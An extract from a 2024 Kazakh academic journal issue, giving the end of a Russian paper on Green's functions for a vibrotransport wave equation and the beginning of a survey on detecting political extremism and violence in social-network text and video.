Для построения $u^0(x,z)$ можно также использовать решения однородного уравнения Гельмгольца:

$$\Delta u^0(y) + k^2 u^0(y) = 0, \quad y = (y_1, y_2)$$

Их можно разложить в ряды Фурье-Бесселя:

$$u(y) = \sum_n b_n J_n(k\|y\|)e^{in\varphi}, \qquad \|y\| = \sqrt{y_1^2 + y_2^2}.$$

Поскольку здесь $y = (x, z/m)$, получим

$$u^0(x,z) = e^{-i(wMz/m^2)}\sum_n b_n J_n\left(\frac{w}{cm}\sqrt{z^2+m^2r^2}\right)\frac{(x+iz/m)^n}{r^n}, \qquad (42)$$

где коэффициенты b_n произвольные комплексные числа.

5.3. Общее решение ВТУ при *N*=2. Аналогично П.4.3 доказывается следующая теорема.

Т е о р е м а 2. *Решение ВТУ* (12) *в 2D-пространстве имеет следующий вид*:

$$u(x,z) = U(x,z) * g(x,z) + u^0(x,z). \tag{43}$$

Если $g(x,z)$ *- регулярная функция и* $g(x,z) \in L_1(R^2)$, *то*

$$U(x,z) * g(x,z) = \int_{R^2} U(x-y, z-h) g(y,h) dydh\,. \tag{44}$$

Если $g(x,z)$ *-- сосредоточенная на кривой l сингулярная функция:*
$g(x,z) = \beta(x,z)\delta_l(x,z), \quad \beta(x,z) \in L_1(l)$, *то*

(45)

Если $g(x,z) = G\dfrac{\partial^{n+m}}{\partial x^n \partial z^m}\delta(x,z)$ *- сосредоточенный вибротранспортный источник, то*

$$U(x,z) * g(x,z) = G\frac{\partial^{n+m}}{\partial x^n \partial z^m} U(x,z).$$

Формула (43) позволяет определять поле любого виброисточника из класса обобщенных функций медленного роста, как регулярных, так и сингулярных. При этом для сингулярных функций следует при вычислении свёртки пользоваться определением свёртки в пространстве обобщённых функций (Владимиров, 1986).

6. Одномерные решения ВТУ при движении регулярных и сингулярных виброисточников (*N*=1)

6.1. **Функция Грина и решения однородного ВТУ при *N*=1.** В этом случае $u = u(z)e^{iw\tau}$, $w = \omega / c$ и $u(z)$ и удовлетворяет уравнению

$$m^2 \frac{\partial^2 u}{\partial z^2} + 2i\,wM\frac{\partial u}{\partial z} + w^2 u = g(x,z), \quad z \in R^1; \tag{46}$$

Фундаментальное решение удовлетворяет уравнению:

$$m^2 \frac{\partial^2 U}{\partial z^2} + 2i\,wM\frac{\partial U}{\partial z} + w^2 U = \delta(z), \quad z \in R^1; \tag{49}$$

А его трансформанта Фурье имеет вид:

$$\bar{U} = -\frac{1}{m^2\zeta^2 - 2wM\zeta - w^2} = -=-\frac{1}{m^2\left(\zeta - wM/m^2\right)^2 - \left(w/m\right)^2} =$$

$$= -\frac{m^{-2}}{\left(\zeta - wM/m^2\right)^2 - \left(w/m^2\right)^2}, \tag{50}$$

Для построения оригинала воспользуемся фундаментальным решением ОДУ:

$$\frac{d^2\Phi 3}{dy^2} + \kappa^2 \Phi 3(y) = \delta(y), \quad \kappa = w/m^2;$$

$$\bar{\Phi} 3(\zeta) = -\frac{1}{\zeta^2 - \kappa^2}$$

функция Грина, которого имеет вид:

$$\Phi 3(y) = \frac{\sin(\kappa|y|)}{2\kappa}$$

.

Она не стремится к нулю на бесконечности. Но ее амплитуда падает с ростом частоты вибрации, и наоборот растет при ее уменьшении.

Из этой формулы и формулы (50), с учетом свойства сдвига в пространстве преобразований Фурье, получим оригинал:

$$U(z) = \frac{\sin(w|z|/m^2)}{2w} e^{-iM/m^2}.$$

Соответственно решение однородного ВТУ имеет вид:

$$u^0(x) = \left(a\cos(\kappa z) + b\sin(\kappa z)\right) e^{-iM/m^2}$$

.

6.2. Общее решение ВТУ при *N*=1. Аналогично пунктам 4.3 и 4.5 доказывается следующая теорема.

Т е о р е м а 3. *Решение ВТУ* (12) *в 2D-пространстве имеет следующий вид*:

$$u(z) = U(z) * g(z) + u^0(z).$$

Если g(z) - регулярная функция и $g(z) \in L_1(R^1)$*, то*

$$U(z) * g(x,z) = \int_{R^2} U(z-y) g(y) dy$$

Если $g(z) = G\dfrac{d^m \delta(z)}{dz^m}$ *- сосредоточенный вибротранспортный источник, то*

$$U(z) * g(z) = G\frac{d^m U(z)}{dz^m}$$

Таким образом все решения этого уравнения в пространствах физической размерности построены. По аналогии их можно построить в пространствах любой размерности, что можно предложить заинтересованному читателю. Здесь мы ограничились тремя.

Заключение. Исследование процессов распространения волн в сплошных средах и электромагнитных полях приводит к решению систем дифференциальных уравнений в частных производных различного типа

и определению их решений в виде векторных полей, которые описывают различные характеристики динамических процессов. Это могут быть, например, перемещения и скорости, как в упругих и многокомпонентных средах, или напряженности электромагнитных полей, изменение которых в пространстве и времени позволяет моделировать такие процессы и изучать их математическими методами.

Как известно, любое векторное поле $\mathbf{u}(\mathbf{x},t) = u_j(\mathbf{x},t)\mathbf{e}_j$ можно представить через скалярный и векторный потенциалы $(\varphi, \boldsymbol{\psi})$ в виде (*Морс*, 2013):

$$\mathbf{u}(\mathbf{x},t) = \operatorname{grad}\varphi(\mathbf{x},t) + \operatorname{rot}\boldsymbol{\psi}(\mathbf{x},t), \qquad (51)$$

которые описывают дилатационные и вихревые волны в рассматриваемой среде. В изотропных средах, как правило, они удовлетворяю волновым уравнениям:

$$\square_{c_\varphi}\varphi = f(\mathbf{x},t), \quad \square_{c_\psi}\boldsymbol{\psi} = \mathbf{g}(\mathbf{x},t). \qquad (52)$$

поскольку скорость распространения волн в таких средах всегда конечная и не зависит от направления распространения волны. Скорость движения может быть разной у этих волн, как в упругих средах, где сдвиговые волны, описываемые векторным потенциалом, распространяются медленнее дилатационных. А в электромагнитной среде, описываемой уравнениями Максвелла, они одинаковые.

Построенные здесь вибротранспортные решения волнового уравнения позволяют исследовать волновые процессы в таких средах при воздействии подвижных виброисточников волн различной природы. В частности, решения уравнений Ламе теории упругости с использованием потенциалов Ламе, которые удовлетворяют (52), позволяют исследовать напряженно-деформированные состояние упругой среды при таких динамических процессах с широким приложением в задачах геофизики и сейсмологии.

Построенные решения можно использовать для решения вибротранспортныхх краевых задач акустики, теории упругости и электродинамики.

Заметим также, что построенные решения при нулевой частоте вибрации описывают дозвуковые транспортные решения волнового, уже хорошо изученные автором ранее (Алексеева, 2008). А транспортные и вибротранспортные нагрузки – это один из самых распространенных источников возмущений в средах. Например, электромагнитные поля электромагнитных излучателей на подвижных платформах, которые широко применяются в автомобильном и железнодорожном транспорте, можно моделировать с использованием построенных здесь решений.

Литература

Абрамовиц, М., Стиган, И. Справочник по специальным функциям. Москва: Наука (1979).

Алексеева, Л.А. Обобщённые решения краевых задач для одного класса бегущих решений волнового уравнения (2008). Математический журнал. Т. 8, №2, 1-19.

Alekseeva, L.A. Fundamental solutions in the elastic space in the case of running loads. Applied mathematics and mechanics (1991). V.55, no. 5, .854-862.

Alekseyeva, L.A. Somigliana's formulae for solving the elastodynamics equations for travelling loads. Applied Mathematics and Mechanics (1994). V. 58, no 1, 109-116.

Alekseyeva, L.A. Boundary Element Method of Boundary Value Problems of Elastodynamics by Stationary Running Loads. Engineering Analysis with Boundary Element (1998). No 11, 37-44.

Alexeyeva, L.A. Singular border integral equations of the BVP of elastodynamics in the case of subsonic running loads. Differential equations. (2010). V. 46, no 4, 512-519.

Alexeyeva, L.A. Kayshibayeva, G.K. Transport Solutions of the Lame Equations and Shock Elastic Waves. Computational Mathematics and Mathematical Physics (2016). V. 56, no 7, 1343–1354.

Alexeyeva, L.A. Singular Boundary Integral Equations of Boundary Value Problems of the Elasticity Theory under Supersonic Transport Loads. Differential equations (2017). V. 53, no 3, 317–332.

Brezhnev, V.A., Abramson, V.M., Zemelman, A.M., Vlasov, S.N., Koulaguin, N.I., Merkin, V.E., Razbeguin, V.N. Russian underwater tunnels in the system of international transportation ways. Tunneling and Underground Space Technology (2005). V. 20, no 6, 595-599.

Владимиров, В.С. Уравнения математической физики. Москва: Наука (1986).

Владимиров, В.С. Обобщённые функции в математической физике. Москва: Наука (1978).

Гринченко В. Т., Вовк И. В., Маципура В.Т. *Основы акустики*. Киев: Наукова думка (2007).

Морс Ф.М., *Г. Фешбах* Г. Методы теоретической физики. Т.1. Рипол Классик (2013).

Sheng, X., Jones, C.J.C., Petyt, M. Ground vibration generated by a load moving along a railway track. J. Sound Vibration (1999). No 228, 129–156.

Egger, P. Design and construction aspects of deep tunnels. Tunneling and Underground Space Technology (2000). V. 15, no 4, 403-408.

Hoop, A.T.D. The moving-load problem in soil dynamics-the vertical displacement approximation. Wave Motion (2002). V. 36, 1–12.

Петровский И.С. Лекции об уравнениях с частными производными. Москва: Физматгиз (1961).

Украинец В.Н. Динамика тоннелей и трубопроводов мелкого заложения под воздействием подвижных нагрузок (2006) Павлодар: НИЦ ПГУ им. С. Торайгырова, 124 с.

References

Abramowitz, M., Stigan, I. Handbook of Special Functions. Moscow: Nauka (1979).

Alekseeva, L.A. Generalized solutions of boundary value problems for one class of traveling solutions of the wave equation (2008). Mathematical Journal. vol. 8, No.2, 1-19.

Alekseeva, L.A. Fundamental solutions in the elastic space in the case of running loads. Applied mathematics and mechanics (1991). V.55, no. 5, .854-862.

Alekseyeva, L.A. Somigliana's formulae for solving the elastodynamics equations for travelling loads. Applied Mathematics and Mechanics (1994). V. 58, no 1, 109-116.

Alekseyeva, L.A. Boundary Element Method of Boundary Value Problems of Elastodynamics by Stationary Running Loads. Engineering Analysis with Boundary Element (1998). No 11, 37-44.

Alexeyeva, L.A. Singular border integral equations of the BVP of elastodynamics in the case of subsonic running loads. Differential equations. (2010). V. 46, no 4, 512-519.

Alexeyeva, L.A. Kayshibayeva, G.K. Transport Solutions of the Lame Equations and Shock Elastic Waves. Computational Mathematics and Mathematical Physics (2016). V. 56, no 7, 1343–1354.

Alexeyeva, L.A. Singular Boundary Integral Equations of Boundary Value Problems of the Elasticity Theory under Supersonic Transport Loads. Differential equations (2017). V. 53, no 3, 317–332.

Brezhnev, V.A., Abramson, V.M., Zemelman, A.M., Vlasov, S.N., Koulaguin, N.I., Merkin, V.E., Razbeguin, V.N. Russian underwater tunnels in the system of international transportation ways. Tunneling and Underground Space Technology (2005). V. 20, no 6, 595-599.

Vladimirov, V.S. Equations of mathematical physics. Moscow: Nauka (1986).

Vladimirov, V.S. Generalized functions in mathematical physics. Moscow: Nauka (1978).

Grinchenko V.T., Vovk I. V., Matsipura V.T. Fundamentals of acoustics. Kiev: Naukova dumka (2007).

Morse F.M., G. Feshbach G. Methods of theoretical physics. Vol.1. Ripoll Classic (2013).

Sheng, X., Jones, C.J.C., Petyt, M. Ground vibration generated by a load moving along a railway track. J. Sound Vibration (1999). No 228, 129–156.

Egger, P. Design and construction aspects of deep tunnels. Tunneling and Underground Space Technology (2000). V. 15, no 4, 403-408.

Hoop, A.T.D. The moving-load problem in soil dynamics-the vertical displacement approximation. Wave Motion (2002). V. 36, 1–12.

Petrovsky I.S. Lectures on partial differential equations. Moscow: Fizmatgiz (1961).

Ukrainets V.N. Dynamics of tunnels and pipelines of shallow laying under the influence of mobile loads (2006) Pavlodar: SIC S. Toraighyrov PSU, 124 p.

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 60–72
https://doi.org/10.32014/2024.2518-1726.307

IRSTI 81.93.29

© K. Bagitova[1,2*], Sh. Mussiraliyeva[1], K. Azanbai[1], 2024.
[1]Al-Farabi Kazakh National University, Almaty, Kazakhstan;
[2]Kh.Dosmukhamedov Atyrau University, Atyrau, Kazakhstan.
*E-mail: *KBBagitova@gmail.com*

ANALYSIS OF SYSTEMS FOR RECOGNIZING POLITICAL EXTREMISM IN ONLINE SOCIAL NETWORKS

Bagitova Kalamkas – Ph.D, Information systems department of the Al-Farabi Kazakh National University, Kazakhstan, Almaty. Department of Computer Science of the Kh.Dosmukhamedov Atyrau University, Atyrau, Kazakhstan, E-mail: kbbagitova@gmail.com; ORCID ID: https://orcid.org/0000-0003-1587-1995;
Mussiraliyeva Shynar – Candidate of Physical and Mathematical Sciences, Docent, Department of Information Systems of the Al-Farabi Kazakh National University, Kazakhstan, Almaty, E-mail: mussiraliyevash@gmail.com; ORCID ID: https://orcid.org/0000-0001-5794-3649;
Azanbai Kuralai – Doctoral student, Department of Information Systems of the Al-Farabi Kazakh National University, Kazakhstan, Almaty, E-mail: kuralayazanbay@gmail.com.

Abstract: this article examines the rapid growth of online social networks and their role in the proliferation of harmful and extremist content. Referencing the Global Digital 2023 report, it highlights the increasing global use of social media, with nearly 60% of the population actively engaged. While social media offers many benefits, it has also become a platform for spreading dangerous ideologies, including terrorism, cyberbullying, and extremist political movements. The article explores how extremist groups exploit social media to spread propaganda, recruit followers, and incite violence, often bypassing platform restrictions through tactics like using trending hashtags or creating new usernames.

The article also addresses the challenges in identifying and categorizing extremist content, pointing out issues such as unreliable datasets, the lack of automated verification systems, and biases in research. It reviews the field of research focused on detecting extremist material, including tools for analyzing violent videos and extremist texts. Additionally, the article discusses the various forms of extremism found in Kazakhstan—political, national, and religious—and how these ideologies are amplified online. It notes the limitations of current extremism research, such as data imbalances and methodological differences, which hinder accurate analysis. Finally, the article advocates for the development of advanced software solutions to more effectively identify and mitigate extremist content, thereby contributing to global efforts to combat online extremism and enhance national security.

Keywords: Violence detection, fight recognition, SVM, political extremism, machine learning, neural network, information security technologies.

Acknowledgment

This research was carried out within the framework of the project "Development of models and methods for extremist content detecting in social networks", funded by the Science Committee of the Ministry of Education and Science of the Republic of Kazakhstan (Grant No. AP15473408, project manager K. Bagitova)

© Қ.Б. Багитова[1,2*], Ш.Ж. Мусиралиева[1], Қ. Азанбай[1], 2024.

[1]Әл-Фараби атындағы Қазақ Ұлттық Университеті, Алматы, Қазақстан;

[2]Х. Досмұхамедов атындағы Атырау университеті, Атырау, Қазақстан.

*E-mail: *KBBagitova@gmail.com*

ӘЛЕУМЕТТІК ЖЕЛІЛЕРДЕГІ САЯСИ ЭКСТРЕМИЗМДІ ОНЛАЙН ТАНУ ЖҮЙЕЛЕРІН ТАЛДАУ

Багитова Қаламқас Бағытқызы – Ph.D., Әл-Фараби атындағы Қазақ Ұлттық университетінің Ақпараттық жүйелер кафедрасы, Қазақстан, Алматы; Х. Досмұхамедов атындағы Атырау университеті, Информатика кафедрасы, Қазақстан, Атырау, E-mail: kbbagitova@gmail.com, https://orcid.org/0000-0003-1587-1995;

Мүсіралиева Шынар Женісбекқызы – физика-математика ғылымдарының кандидаты, доцент, Әл-Фараби атындағы Қазақ Ұлттық университетінің Ақпараттық жүйелер кафедрасы, Қазақстан, Алматы, E-mail: mussiraliyevash@gmail.com, https://orcid.org/0000-0001-5794-3649;

Азанбай Құралай – докторант, Әл-Фараби атындағы Қазақ Ұлттық университетінің Ақпараттық жүйелер кафедрасы, Қазақстан, Алматы, E-mail: kuralayazanbay@gmail.com.

Аннотация: мақала желідегі әлеуметтік желілердің қарқынды өсуін және олардың зиянды және экстремистік мазмұнды таратудағы рөлін қарастырады. Global Digital 2023 есебіне сілтеме жасай отырып, ол халықтың 60%-ға жуығы белсенді түрде қатысатын әлеуметтік медианы жаһандық қолданудың артып келе жатқанын көрсетеді. Әлеуметтік желі көптеген артықшылықтарды ұсынса да, ол қауіпті идеологияларды, соның ішінде терроризмді, киберқорлауды және экстремистік саяси қозғалыстарды тарату алаңына айналды. Мақалада экстремистік топтардың үгіт-насихат тарату, ізбасарларды тарту және зорлық-зомбылыққа шақыру үшін әлеуметтік медианы қалай пайдаланатыны, трендті хэштегтерді пайдалану немесе жаңа пайдаланушы атын жасау сияқты тактика арқылы платформа шектеулерін жиі айналып өтетіні зерттеледі.

Мақалада сондай-ақ экстремистік мазмұнды анықтау және санаттаудағы қиындықтар, сенімсіз деректер жиынтығы, автоматтандырылған тексеру жүйелерінің жоқтығы және зерттеулердегі біржақтылық сияқты мәселелер қарастырылған. Ол экстремистік материалдарды, соның ішінде зорлық-зомбылық бейнелері мен экстремистік мәтіндерді талдауға арналған құралдарды анықтауға бағытталған зерттеу саласын қарастырады. Сонымен қатар, мақалада Қазақстандағы экстремизмнің әртүрлі түрлері – саяси,

ұлттық және діни – және бұл идеологиялардың желіде қалай күшейетіні талқыланады. Ол нақты талдауға кедергі келтіретін деректер теңгерімсіздігі мен әдіснамалық айырмашылықтар сияқты қазіргі экстремизмді зерттеудің шектеулерін атап өтеді. Мақала экстремистік мазмұнды тиімдірек анықтау және азайту үшін озық бағдарламалық шешімдерді әзірлеуді жақтайды, осылайша онлайн экстремизммен күресу және ұлттық қауіпсіздікті нығайту бойынша жаһандық күш-жігерге үлес қосады.

Түйін сөздер: зорлық-зомбылықты анықтау, күресті тану, SVM, саяси экстремизм, машиналық оқыту, нейрондық желілер, ақпараттық қауіпсіздік технологиялары.

© К.Б. Багитова[1,2*], Ш.Ж. Мусиралиева[1], К. Азанбай[1], 2024.
[1]Казахский Национальный Университет имени аль-Фараби, Алматы, Казахстан;
[2]Атырауский университет имени Х. Досмухамедова, Атырау, Казахстан.
*E-mail: *KBBagitova@gmail.com*

АНАЛИЗ СИСТЕМ РАСПОЗНАВАНИЯ ПОЛИТИЧЕСКОГО ЭКСТРЕМИЗМА В СОЦИАЛЬНЫХ СЕТЯХ ОНЛАЙН

Багитова Каламкас Багитовна — PhD, кафедра информационных систем, Казахский национальный университет имени аль-Фараби, Алматы, Казахстан; Кафедра Информатики, Атырауский университета имени Х. Досмухамедова, Атырау, Казахстан, E-mail: kbbagitova@gmail.com, https://orcid.org/0000-0003-1587-1995;
Мусиралиева Шынар Женисбековна — кандидат физико-математических наук, доцент кафедры информационных систем, Казахский национальный университет имени аль-Фараби, Алматы, Казахстан, E-mail: mussiraliievash@gmail.com, https://orcid.org/0000-0001-5794-3649;
Азанбай Куралай — докторант, кафедра информационных систем, Казахский национальный университет имени аль-Фараби, Алматы, Казахстан, E-mail: kuralayazanbay@gmail.com.

Аннотация. В статье рассматривается быстрый рост социальных сетей в интернете и их роль в распространении вредного и экстремистского контента. Ссылаясь на отчет Global Digital 2023, он подчеркивает рост глобального использования социальных сетей, в котором активно задействовано почти 60% населения. Хотя социальные сети предлагают множество преимуществ, они также стали платформой для распространения опасных идеологий, включая терроризм, кибербуллинг и экстремистские политические движения. В статье рассматривается, как экстремистские группы используют социальные сети для распространения пропаганды, вербовки подписчиков и подстрекательства к насилию, часто обходя ограничения платформы с помощью таких тактик, как использование популярных хэштегов или создание новых имен пользователей.

В статье также рассматриваются проблемы выявления и категоризации экстремистского контента, указывая на такие проблемы, как ненадежные наборы данных, отсутствие автоматизированных систем проверки и предвзятость в исследованиях. В ней рассматривается область исследований, сосредоточенная на обнаружении экстремистских материалов, включая

инструменты для анализа жестоких видеороликов и экстремистских текстов. Кроме того, в статье обсуждаются различные формы экстремизма, встречающиеся в Казахстане — политические, национальные и религиозные — и то, как эти идеологии усиливаются в интернете. В статье отмечаются ограничения современных исследований экстремизма, такие как дисбаланс данных и методологические различия, которые мешают точному анализу. Также в статье предлагается разработка передовых программных решений для более эффективного выявления и нейтрализации экстремистского контента, тем самым внося вклад в глобальные усилия по борьбе с онлайн-экстремизмом и укреплению национальной безопасности.

Ключевые слова: обнаружение насилия, распознавание драк, SVM, политический экстремизм, машинное обучение, нейронная сеть, технологии информационной безопасности.

Introduction. A new field of study, online social networks, also known as virtual or online communities, will be spurred by the internet's and social services' quick development and growth as well as the widespread notion of Web 2.0. Users' varied behaviors, or a collection of distinct processes, comprise social media. Examples include using email services, starting chat rooms and blogs, getting information from homepages linked to links, altering and sharing images and videos through the media exchange system, and so on. The primary findings of the Global Digital 2023 research state that:

- The population of the globe surpassed 8 billion on November 15, 2022, and reached 8.01 billion at the start of 2023.
- 6.8% of the world's population, or 5.44 billion people, used mobile phones as of the beginning of 2023.
- Additionally, 64.4% of people have internet access worldwide. Their number rose by 1.9% throughout the course of the year.
- Nearly 60% of the global population, or 4.76 billion individuals, were active on social networks as of the start of 2023.

These figures show that social media is increasingly being used as a communication tool in many different nations, including as a handy venue for individuals who disseminate extreme viewpoints.

There is no doubt that the most recent changes in the world will have an impact on every aspect of life. Protecting our people from the harmful news, violent films, and terrorist ideas that proliferate on social media is getting harder and harder. Additionally, a large number of political strategists, advertisers, agitators, criminals, radicals, and organizers of harmful groups are among the numerous professional manipulators that work in social networks. Social media is a great instrument for spreading propaganda, informing people about crimes, altering awareness, advertising, extremist propaganda, and inciting riots.

Materials and methods. Social networks are becoming the primary medium via which harmful ideas and phenomena are disseminated:

1. Cyberbullying, harassment, and trolling;
2. Terrorism and extremism;
3. Politically charged destructive movements;
4. Drug addiction, pedophilia, and sexual promiscuity;
5. Risky Games and "challenges";
6. Dangerous Subcultures (the cult of school shooters, maniacs, and killers);
7. Consciousness manipulation;
8. SME content, etc.

Inciting social, racial, national, or religious animosity; elevating someone's sense of superiority or inferiority according to their language, social, racial, national, religious, or attitude toward religion are examples of *extremism*.

Behind each crime of an extremist (terrorist) nature are certain ideological views and beliefs of the people who committed it. Moreover, the absolute majority of such crimes are committed in a group, and the ideology inherent in its representatives goes far beyond its borders and serves as the basis for the formation and functioning of large-scale associations of extremist (terrorist) orientation. In this regard, it seems possible to determine the main ideological directions of the above associations and identify some of their features.

In addition to the international community's efforts to combat terrorism and violent extremism, Kazakhstan has produced important publications in this regard. It goes without saying that the strategy is extensive and has a wide range of hard and soft components that take into account stakeholders, laws, and work areas.

According to the Republic of Kazakhstan's "on Combating Extremism" statute, there are three different kinds of extremism in the country. They are:

- *Political extremism* - forcibly changing the constitutional order, violating the sovereignty of the Republic of Kazakhstan, the integrity, inviolability and inalienability of its territory, undermining the national security and defense capability of the state, forcibly seizing power or forcibly retaining power, creating, managing and participating in illegal paramilitary formations, organizing and participating in an armed uprising, inciting social and class hatred;

- *National extremism* - inciting racial, national and tribal hatred, including the incitement to violence or violence;

- *Religious extremism* - inciting religious hatred or Discord, including the use of any religious practices associated with violence or calls for violence, as well as threatening the safety, life, health, morality or rights and freedoms of citizens.

Based on the direction of political ideology in other countries, including European ones, we can conditionally distinguish between "left" extremism (left extremism) and "right extremism" (right extremism) (Chernyshev, 2021).

"Left" extremism takes on the ideas of revolutionism, anarchism, declares itself the most consistent representative and defender of the working masses, all the disadvantaged and the poor.

The objects of their criticism are social inequality, suppression of the individual,

exploitation, bureaucratization in society. They are ready to eliminate these phenomena by any means, including armed uprisings.

"Right-wing" extremists (fascist, neo-fascist, far-right, nationalist, racist movements) criticize modern society for "lack of order", "dominance of plutocracy", "decline of morality", selfishness. Right-wing extremists are often used to fight progressive public organizations and political figures. Many of them work under the guise of the state.

How social networks affect extremism. National security experts are concerned about the connection between social media and political division, as they caution about the persistent threat of extremism (terrorist) worldwide. The United States Department of Homeland Security (DHS) declared 2022 to be a "high-risk environment" because of internet activity that disseminated false information and conspiracies.

Use of social networks in extremism (terrorism). Social media threats, in addition to inciting political extremism, can also come from foreign and domestic organizations that want to harm the United States. According to the DHS, these "dangerous entities" often present or disseminate extremist messages to promote beliefs that can trigger terrorism.

In addition, global terrorist organizations have tried to increase their level of activity, attract new followers and cause panic through social networks using the following tactics:

- We announce our plans;
- Involve social media users in online communication;
- Use of messages that attract a young audience;
- Show violent acts;
- Take responsibility for terrorist acts;
- Redirect social network users to their group sites;
- Find funding.

Social media platforms act to limit content, resulting in extremists using their actions to their advantage. It is easy for such extremist groups to bypass the prohibitions of social networking platforms by creating a new username. They also use various algorithms to their advantage by adding trending words or hashtags to increase their visibility.

Analysis of tools for identifying political extremist texts in online social networks. Every kind of extremist literature and discourse, including radicalization, propaganda, and engagement in their ideologies, has distinct traits and repercussions. They are clarified as well (Gaikvad, and others, 2021). Because social networking platforms are becoming more and more widespread, extremist groups utilize them to spread propaganda, radicalize individuals, and recruit them for violent acts. Therefore, it is necessary to develop methods of radicalization, propaganda, and determination of attractiveness to their beliefs in order to limit the development of extremism in social networks (Kennedy, 2020). The following challenges arise when analyzing messages containing extremist information on social networks:

1.There aren't many publicly accessible data sets on texts related to extremism.

2.The text on extremism lacks balanced and ideologically neutral data sets.

3.The absence of automated techniques for data verification to assess data quality.

4.The absence of reliable automated techniques for identifying extremist texts on the web.

5.Restraint in the effort to categorize extremist information into groups like recruiting, promotion, and radicalization.

27,000 posts were gathered by Kennedy (Kennedy, 2020) from the social network Gab. In an effort to protect the right to free speech, the social media platform Gab has developed into a safe haven for the transmission of hate speech. The recordings are categorized by the writers as verbal abuse (VO), calls for violence (CV), and assaults on human dignity (HD).

13,369 anti-terrorist, 16,506 non-terrorist, and 38,617 random tweets were gathered by Abrar et al. (Abrar, and others, 2019). However, the authors did not apply data validation procedures to the gathered data collection, nor did they disclose any primary accounts or keywords relevant to terrorism that were utilized to collect tweets.

Asif and associates (Asif, and others, 2020) gathered extremist materials on the Facebook accounts of news organizations including PTV News, Dawn, and Geo. 19,497 posts in all were gathered. 109 randomly selected participants took the questionnaire-based test that the authors used. The authors, however, may not have included all the data because they only used 25 message samples.

The researchers collected data on the ideology of far-right white supremacy from various sources and places. Jackie and De Smedt (Jaki, and others, 2019) gathered fifty thousand tweets from around one hundred Twitter users who were thought to be German far-right supporters. Also, the writers gathered fifty thousand impartial tweets. The writers omitted all information regarding techniques for data verification.

Problems in the network of existing extremism data. The text data collection on extremism on the internet reveals a number of study gaps. The following issues are noted in the internet extremism text data set:

Data imbalances and binary classification. One of the main issues with extremism's internet datasets is data imbalance. It's challenging to compile a balanced class dataset because extremism data makes just a small portion of all social media data.

The binary, or at most three-class classification of extremism data is another issue with data sets. Furthermore, extremism takes many different forms and evolves throughout time. As a result, classifications based on the context of extremist literature are required.

The binary, or at most three-class classification of extremism data is another issue with data sets. Furthermore, extremism takes many different forms and evolves

throughout time. As a result, classifications based on the context of extremist literature are required.

Words. Extremism propagates across languages and across diverse ideologies. As a result, defining an extremist literature gets harder. As a global language, English is used by most scholars. The radical utilizes a lot of English to disseminate his beliefs worldwide.

Conventional data sets are no longer relevant. Social networks' stringent data exchange standards that prevent the updating of outdated data sets. One of the reasons for the limited number of standard data sets is this stringent policy around data sharing.

Verify. The manual verification of evaluators' agreement is a common practice among researchers. A limited number of randomly selected samples are utilized to verify the data because not all data can be verified by hand. Bias is thereby unintentionally introduced.

Evaluation of the quality of the data. Researchers frequently gather their own data while examining extremism on the internet (Berger, 2018; Fernandez, and others, 2018). Legacy user data sets are not accessible to the general public due to social media policies and other problems. Comparing data sets is therefore a major issue in the internet research of extremism. This creates even another issue when comparing the outcomes. It is challenging to compare the outcomes of studies on online extremism detection that employ various techniques and methodologies as no two studies use the same data set.

Accounts that are blocked. Social networking sites prohibit hate speech and acts of violence (Bagitova, and others, 2023; Twitter, 2020). As a result, many accounts with such extreme ideologies are blocked right away. Because there aren't any blocked accounts, other researchers are unable to generate results even after gathering data.

Analysis of tools for identifying political extremist content in graphic resources of social networks. The identification of political extremist content from the limited number of video resources available on internet social networks is a significant issue. As a result, it was thought that visual resources enhanced textual. As a result, numerous scientific articles and notes were read throughout the investigation. This review's primary goal is to present a thorough, methodical analysis of techniques for detecting video violence. A number of techniques have been developed in the last ten years to recognize aggressive conduct and violent videos. These techniques must be categorized, examined, and summarized. The following is a description of this systematic review's primary scientific findings:

- An overview of contemporary techniques for recognizing violence, emphasizing their uniqueness, salient characteristics, and limits;
- A study of the relative merits of several feature descriptors for detecting violence in videos;
- An analysis of data sets and assessment standards for identifying violence in videos;

- A discussion of the shortcomings, challenges, and unanswered issues surrounding video-based violence detection.

Acknowledge the action. A technology that can identify human actions is called action recognition. Based on the number of body parts involved and the complexity of the action, human activity is categorized into four divisions. Four categories comprise gestures, actions, interactions, and group activities. A gesture is a sequence of motions used to express a certain idea with the hands, head, or other body parts. A single person's activities are made up of numerous gestures. A group of human behaviors in which two or more individuals take part is called an interaction. In a scenario involving two performers, one of them needs to be a human, while the other can be either.

A group action consists of a mixture of gestures, actions, or interactions when there are more than two players and one or more interacting objects (Ye, and others, 2018; Galassi, and others, 2021).

What constitutes violence. The wider subject of identifying activities includes a distinct problem with the concept of violence. Finding out if violence happens automatically and successfully in a brief amount of time is the goal of violence detection. In the past few years, automatic video identification of human activity has gained importance for applications such content-based video search, video surveillance, and human-computer interaction (Rothman, 2022). Finding out if violence happens automatically and successfully is the goal of violence detection. In any case, because the concept of violence is subjective, it is challenging to define it precisely. The definition of violence is a complicated issue both in terms of application and study since it contains characteristics that set it apart from simple acts.

Categorization of techniques for detecting violence. Violence in daily life is characterized by unusual occurrences or behaviors. In the subject of activity recognition, using computer vision to identify these kinds of actions in security cameras has gained popularity (Naik, and others, 2018). Scientists have developed a variety of methods and approaches to recognize violent or unusual events, pointing to the steep increase in crime as proof that more accurate identification is required. In the last few years, numerous methods for identifying violence have been created. Depending on the classifier used, three categories are created: violence detection by deep learning, violence detection by SVM, and violence detection by machine learning (Omarov, and others, 2022; Mashechkin, and others, 2019). SVM and deep learning are categorized separately because of their widespread applications in computer vision. The features of each approach are explained in the tables.

Results and discussion. During the study of technologies for improving competencies in the field of internet extremism prevention, the idea of developing software for identifying political extremist texts and graphic resources in online social networks was born. At the same time, long-term research was carried out, a review of world-class software systems was carried out, and various models and methods were used. Since the content in social networks is of several nature, the

goal was to increase the accuracy of identifying the content of political extremism from text and graphic resources.

